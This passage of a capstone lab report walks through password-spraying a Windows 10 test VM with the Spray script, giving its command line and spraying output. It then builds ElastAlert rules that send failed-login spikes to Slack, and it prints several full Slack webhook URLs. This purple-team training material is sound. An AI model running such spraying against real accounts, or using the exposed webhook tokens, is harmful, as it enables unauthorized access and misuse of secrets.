As mentioned, there are many tools available both natively installed on the Kali Linux VM and on the Internet that can be used for brute force attacks (Chadel, 2020). In researching tools, an interesting tool known as *PurpleSpray* (Velazco, 2019) was discovered. Created by a security researcher, the tool “is an adversary simulation tool that executes password spray behaviour under different scenarios and conditions with the purpose of generating attack telemetry” (Velazco, 2019). While this tool, on initial discovery, seemed like a perfect tool for this POC project, the decision was made to not use it (yet). This is because this is a tool that is meant for a more mature test environment with many domain users. Our test environment does not have the prerequisites to actually make good use of this tool. Thus, if this project is further developed in the future, this may be a great tool to use against the network.

Various tools were used to target the RDP protocol and port 3389. This procedure can be found in [Appendix 6.10](#).


Further investigation led to the discovery of a shell script developed by Spiderlabs (Wilkin, 2020).

Here is an excerpt of this tool's Github page.

The screenshot shows the GitHub README page for the Spray tool. It includes a table of requirements (rpcclient, curl) and sections for Getting Started and Using Spray, which describe the tool's purpose and how it generates password files for various languages.

This is a shell script that targets Active Directory credentials. It comes with a series of password files and it also allows an attacker to specify parameters such as number of login attempts to be made and the cooldown duration between login attempts (Wilkin, 2020). This tool was downloaded; the usage syntax was studied; and then the tool was used to attack the Windows 10 VM.

Since this POC only had three domain users, their usernames and an additional one were written into a text file. This text file was passed to the shell script as the username input list argument.



To run the script, this is the syntax.

```
spray.sh -smb <targetIP> <usernameList> <passwordList> <AttemptsPerLockoutPeriod> <LockoutPeriodInMinutes> <DOMAIN>
```

As the initial interests were to generate events rather than to be stealthy, the script was set to run once every 5 minutes.

```
./spray.sh -smb 192.168.86.140 capstone.txt passwords-English.txt 1 5
```

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.86.130 netmask 255.255.255.0 broadcast 192.168.86.255
      ether 00:0c:29:ff:fe:39 brd 00:0c:29:ff:fe:39
      txqueuelen 1000 (Ethernet)
      RX bytes 90154 bytes 127670927 (12.1 MB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 26385 bytes 2069403 (1.9 MiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
      ether 00:0c:29:ff:fe:39 brd 00:0c:29:ff:fe:39
      txqueuelen 1000 (Local Loopback)
      RX bytes 189 bytes 14616 (14.2 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 189 bytes 14616 (14.2 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~#
```

```
root@kali:~/Spray
File Edit View Search Terminal Help
root@kali:~/Spray
root@kali:~/Spray
root@kali:~/Spray ./spray.sh -smb 192.168.86.140 capstone.txt passwords-English.txt 1 5
Spray 2.1 The Password Sprayer by Jacob Wilkin(Greenwolf)

23:48:32 Spraying with password: Users Username
23:53:33 Spraying with password: Winter2016
23:58:33 Spraying with password: Winter2017
00:03:33 Spraying with password: Winter16
00:08:33 Spraying with password: Winter17
00:13:34 Spraying with password: Winter12
00:18:34 Spraying with password: Spring2016
00:23:34 Spraying with password: Spring2017
00:28:34 Spraying with password: Spring16
00:33:35 Spraying with password: Spring17
00:38:35 Spraying with password: Spring12
00:43:35 Spraying with password: Summer2016
00:48:35 Spraying with password: Summer2017
00:53:35 Spraying with password: Summer16
00:58:36 Spraying with password: Summer17
```

On the Windows 10 VM, the four failed login attempts can be observed through the Event Viewer.

```
C:\> ipconfig
Windows IP Configuration

Ethernet adapter Ethernet0:
  Connection-specific DNS Suffix . : localdomain
  NetBIOS Computer Name . . . . . 192.168.86.140
  IPv4 Address . . . . . 192.168.86.140
  Subnet Mask . . . . . 255.255.255.0
  Default Gateway . . . . . 192.168.86.2

Ethernet adapter Bluetooth Network Connection:
  Media State . . . . . Media disconnected
  Connection-specific DNS Suffix . :
```

Event ID	Date and Time	Source	Task Category
4625	7/16/2020 3:11:49 PM	Micros...	Logon
4625	7/16/2020 3:11:49 PM	Micros...	Logon
4625	7/16/2020 3:11:49 PM	Micros...	Logon
4625	7/16/2020 3:11:49 PM	Micros...	Logon

These events can also be visualized from the “Discover” tab on the Kibana UI.

Field	Value
Subject:	An account failed to log on.
Log Name:	Security
Source:	Microsoft Windows security
Event ID:	4625
Level:	Information
User:	N/A
Computer:	DESKTOP-3JAIBMF

Drilling down into the displayed information, important pieces of information can be observed. The IP address and hostname of the attacking machine and the username with which they tried to log in are all listed in the event.

	event_data.SubjectUser...	event_data.failureReason	event_dataIpAddress	event_data.IpAddress	192.168.86.130
? event_id					
t event_type					
t host					
t ips					
? keywords					
? level					
t log_name					
? opcode					
# port			event_data.TargetUserName	event_data.TargetUserName	ckramer
# process_id					
? provider_guid					
? record_number			event_data.TransmittedServices	event_data.TransmittedServices	S-1-0-0
t source_ips			event_data.WorkstationName	event_data.WorkstationName	KALI
? source_name			# event_id	event_id	4,625
			t event_type	event_type	wineventlog
			t ips	ips	*

After analyzing the event, it was noted that the attacker's internal IP address, credentials used, and hostnames are all potentially variable. However, one piece of information, among others, that stays constant is the Windows Event ID. (Another would be the destination port, which in this case is 139.) A failed login attempt will always be tagged with the event ID of 4625. This was the indicator of compromise (IoC) that was used in this POC exercise and it is the parameter that can be used in the pattern-matching configuration of the alerting tool.

Bearing this in mind, efforts were then redirected to the blue and purple team aspects of this POC: the alerting capabilities of the SO server.

Security Onion comes with an alerting tool called ElastAlert. ElastAlert (2020) has the ability to send outbound notifications based on its configured rule-matching. Many formats are supported, but in this project, the platform that was chosen was Slack. While email may be more applicable to enterprise environments, as email servers were out of scope for this project, Slack was chosen as an alternative.

To begin, the SO documentation was referenced. ElastAlert seems to be configured in a similar manner to the rest of the ELK stack.

Slack


To have ElastAlert send alerts to something like Slack, we can simply change the alert type and details for a rule like so:

```
alert:
- "slack":
  slack_webhook_url: "https://hooks.slack.com/services/YOUR_WEBHOOK_URI"
```


(ElastAlert, 2020)

Since the documentation indicates that a Webhook URL is required, this will first be generated.


A dedicated Slack workspace was created for this project. In order to allow an external source to post to a channel in the Slack workspace, an Incoming Webhook App must be created (Slack, n.d.). In the Slack workspace, the “Apps” tab was accessed and “webhook” was searched for. Then, “Incoming Webhook” was selected.



Then, “Add to Slack” was selected.



This will then load a page where the channel that the incoming messages will reside can be specified. For this project, the main “capstone” channel will be used.



This will then load a setting page. On this page, customizations can be made. The webhook URL can also be copied for further use.

Integration Settings

Post to Channel
Messages that are sent to the incoming webhook will be posted here. #capstone

Webhook URL
Send your JSON payloads to this URL. <https://hooks.slack.com/services/T01793PRCNP/B01797JHM5H/zLFGhiRCFN81>

Descriptive Label
Use this label to provide extra context in your list of integrations (optional). Optional description of this integration

Customize Name
Choose the username that this integration will post as. incoming-webhook


Customize Icon
Change the icon that is used for messages from this integration. Upload an image or Choose an emoji

This is the incoming webhook URL.

<https://hooks.slack.com/services/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>

This is what external sources will use to authenticate access to the Slack channel.

Next, a custom Elastalert rule was created. Referencing the documentation and a tutorial (Nagappan, 2019), this was the rule that was written in the `/etc/elastalert/rules` directory.




```
Prufrock@securityonion:/etc/elastalert/rules
GNU nano 2.5.3           File: slack_alert.yaml

name: EventID 4625 Failed Login Slack Alert
type: frequency
index: logstash-*"
num_events: 5
timeframe:
  minutes: 30
filter:
- term:
    event_id: "4625"
alert:
- "slack"
slack:
slack_webhook_url: "https://hooks.slack.com/services/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"
-
```

This is a frequency-based rule where if 5 events, from the Logstash index, with the event ID of 4625 are detected within 30 minutes, then an alert will be sent to the Slack channel using the specified webhook URL.

In order to test the alert, the ElastAlert testing utility was invoked while the spray.sh shell script was running an attack on the Windows 10 VM.

`sudo so-elastalert-test`



```
Prufrock@securityonion:/etc/elastalert/rules
Prufrock@securityonion:/etc/elastalert/rules$ sudo so-elastalert-test
This script will allow you to test an Elastalert rule.

Below is a list of active Elastalert rules:
-----
/etc/elastalert/rules/bro_conn.yaml
/etc/elastalert/rules/change.yaml
/etc/elastalert/rules/flatline.yaml
/etc/elastalert/rules/ids.yaml
/etc/elastalert/rules/new_term.yaml
/etc/elastalert/rules/slack_alert.yaml

-----
Note: To test a rule it must be accessible by the Elastalert Docker container.

Please enter the file path and rule name you want to test.
/etc/elastalert/rules/slack_alert.yaml
The results can be rather long. Would you like to write the results to a file? (Y/N)
n
INFO:elastalert:Note: In debug mode, alerts will be logged to console but NOT actually sent.
      To send them but remain verbose, use --verbose instead.
Didn't get any results.
INFO:elastalert:Note: In debug mode, alerts will be logged to console but NOT actually sent.
      To send them but remain verbose, use --verbose instead.
1 rules loaded
INFO:apscheduler.scheduler:Adding job tentatively -- it will be properly scheduled when the scheduler starts
INFO:elastalert:Queried rule EventID 4625 Failed Login Slack Alert from 2020-07-17 04:25 UTC to 2020-07-17 04:26 UTC: 8 / 8 hits
INFO:elastalert:Queried rule EventID 4625 Failed Login Slack Alert from 2020-07-17 04:26 UTC to 2020-07-17 04:27 UTC: 0 / 0 hits
INFO:elastalert:Queried rule EventID 4625 Failed Login Slack Alert from 2020-07-17 04:27 UTC to 2020-07-17 04:28 UTC: 0 / 0 hits
INFO:elastalert:Queried rule EventID 4625 Failed Login Slack Alert from 2020-07-17 04:28 UTC to 2020-07-17 04:29 UTC: 0 / 0 hits
INFO:elastalert:Queried rule EventID 4625 Failed Login Slack Alert from 2020-07-17 04:29 UTC to 2020-07-17 04:30 UTC: 0 / 0 hits
INFO:elastalert:Queried rule EventID 4625 Failed Login Slack Alert from 2020-07-17 04:30 UTC to 2020-07-17 04:31 UTC: 8 / 8 hits
INFO:elastalert:Queried rule EventID 4625 Failed Login Slack Alert from 2020-07-17 04:31 UTC to 2020-07-17 04:32 UTC: 0 / 0 hits
INFO:elastalert:Queried rule EventID 4625 Failed Login Slack Alert from 2020-07-17 04:32 UTC to 2020-07-17 04:33 UTC: 0 / 0 hits
INFO:elastalert:Queried rule EventID 4625 Failed Login Slack Alert from 2020-07-17 04:33 UTC to 2020-07-17 04:34 UTC: 0 / 0 hits
INFO:elastalert:Queried rule EventID 4625 Failed Login Slack Alert from 2020-07-17 04:34 UTC to 2020-07-17 04:35 UTC: 0 / 0 hits
INFO:elastalert:Queried rule EventID 4625 Failed Login Slack Alert from 2020-07-17 04:35 UTC to 2020-07-17 04:36 UTC: 8 / 8 hits
INFO:elastalert:Queried rule EventID 4625 Failed Login Slack Alert from 2020-07-17 04:36 UTC to 2020-07-17 04:37 UTC: 0 / 0 hits
INFO:elastalert:Queried rule EventID 4625 Failed Login Slack Alert from 2020-07-17 04:37 UTC to 2020-07-17 04:38 UTC: 0 / 0 hits
```

Here, the rule successfully detected 8 hits at a regular interval.

Scrolling down, the test shows that an alert was generated for this rule and the details of the event, in its entirety, were supposedly sent to the Slack channel.

```


[elastalert] Prufrock@securityonion:/etc/elastalert/rules
INFO:elastalert:Queried rule EventID 4625 Failed Login Slack Alert from 2020-07-17 04:52 UTC to 2020-07-17 04:53 UTC: 0 / 0 hits
INFO:elastalert:Queried rule EventID 4625 Failed Login Slack Alert from 2020-07-17 04:53 UTC to 2020-07-17 04:54 UTC: 0 / 0 hits
INFO:elastalert:Queried rule EventID 4625 Failed Login Slack Alert from 2020-07-17 04:54 UTC to 2020-07-17 04:55 UTC: 0 / 0 hits
INFO:elastalert:Queried rule EventID 4625 Failed Login Slack Alert from 2020-07-17 04:55 UTC to 2020-07-17 04:55 UTC: 0 / 0 hits
INFO:elastalert:Alert for EventID 4625 Failed Login Slack Alert at 2020-07-17T04:25:55.060Z:
INFO:elastalert:EventID 4625 Failed Login Slack Alert

At least 5 events occurred between 2020-07-17 03:55 UTC and 2020-07-17 04:25 UTC


@timestamp: 2020-07-17T04:25:55.060Z
@version: 1
_id: 100FW3MBIKIxWYQjkrYI
_index: logstash-beats-2020.07.17
_type: doc
activity_id: {25f9f91e-5a67-0001-46f9-f925675ad601}
beat: {
  "hostname": "DESKTOP-3JAIBMF",
  "name": "DESKTOP-3JAIBMF",
  "version": "6.8.8"
}
beat_host: {
  "architecture": "x86_64",
  "id": "2760fd36-09f9-4e78-8ed0-e1dfa330d65e",
  "name": "DESKTOP-3JAIBMF",
  "os": {
    "build": "19041.264",
    "family": "windows",
    "name": "Windows 10 Pro",
    "platform": "windows",
    "version": "10.0"
  }
}
computer_name: DESKTOP-3JAIBMF
destination_ips: [
  ""
]
event_data: {
  "AuthenticationPackageName": "NTLM",
  "FailureReason": "0x80000000000000000000000000000000",
  "IpAddress": "192.168.86.130",
  "IpPort": "4716",
  "KeyLength": "0",
  "LmPackageName": "-",
  "LogonProcessName": "NtLmSsp",
  "LogonType": "3",
  "ProcessId": "0x0",
  "ProcessName": "",
  "Status": "0xc000006d",
  "SubStatus": "0xc0000064",
  "SubjectDomainName": "-",
  "SubjectLogonId": "0x0",
  "SubjectUserName": "-",
  "SubjectUserSid": "S-1-0-0",
  "TargetUserName": "ebenes",
  "TargetUserSid": "S-1-0-0",
  "TransmittedServices": "-",
  "WorkstationName": "KALI"
}
event_id: 4625
event_type: wineventlog
ips: []

```

Before checking the Slack channel, the Kibana UI can be checked and it does log the custom alert.




Finally to verify this alerting mechanism, the Slack channel was checked and indeed, the alert message did come through.



This exercise demonstrates how studying the indicators of compromise of an attack can help blue teams create custom alerts that may augment security monitoring. Of course, this exercise demonstrated alerting in a very limited scope. This frequency alert can easily be evaded by a stealthy attacker. In order to create a more robust alerting framework for this attack alone, multiple permutations of the password spraying attack would have to be considered against what should be normal behaviour in the enterprise. (The corollary of which might mean the creation of multiple custom rules.) In any production environment, observing 5 failed login attempts within the span of 30 minutes could reasonably be expected. Regular users can easily mistype their password and so alerting on failed logins requires a balance of risk and practicality. It would certainly be counterproductive to alert too liberally as these false positives will quickly create alert fatigue for blue teams. However, too conservative of alerting may run the risk of missing IoCs that may help prevent further intrusion. A holistic heuristic may involve several elements: First, an enterprise will need to conduct thorough baselining to understand what normal is in order to better detect abnormal. Resources like current industry reports can be used to provide context on the threat landscape. The Verizon Data Breach Investigations Report or CrowdStrike's Global Threat Report are good starting points. Internal incident reports could be analyzed for observable trends. Lastly, for this attack technique, rather than setting a frequency-based rule, a ratio-based rule may more accurately detect an active brute force attack. No matter how long the duration between password spraying attempts, the net effect of a brute force attack should be an overall increase in failed logins. With this in mind, a new custom rule was created and tested.

Here was the first iteration of the new custom rule.




```

Prufrock@securityonion:/etc/elastalert/rules
GNU nano 2.5.3          File: slack_alert_spike_rule.yaml
-
# This rule will alert when a spike in failed login attempts are noticed
# within a given timeframe.

name: Event 4625 Failed Login Spike
type: spike
index: logstash-*
threshold_cur: 5
timeframe:
  minutes: 30
spike_height: 2
spike_type: "up"
filter:
- term:
  event_id: "4625"
alert:
- "slack"
slack:
slack_webhook_url: "https://hooks.slack.com/services/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"

```

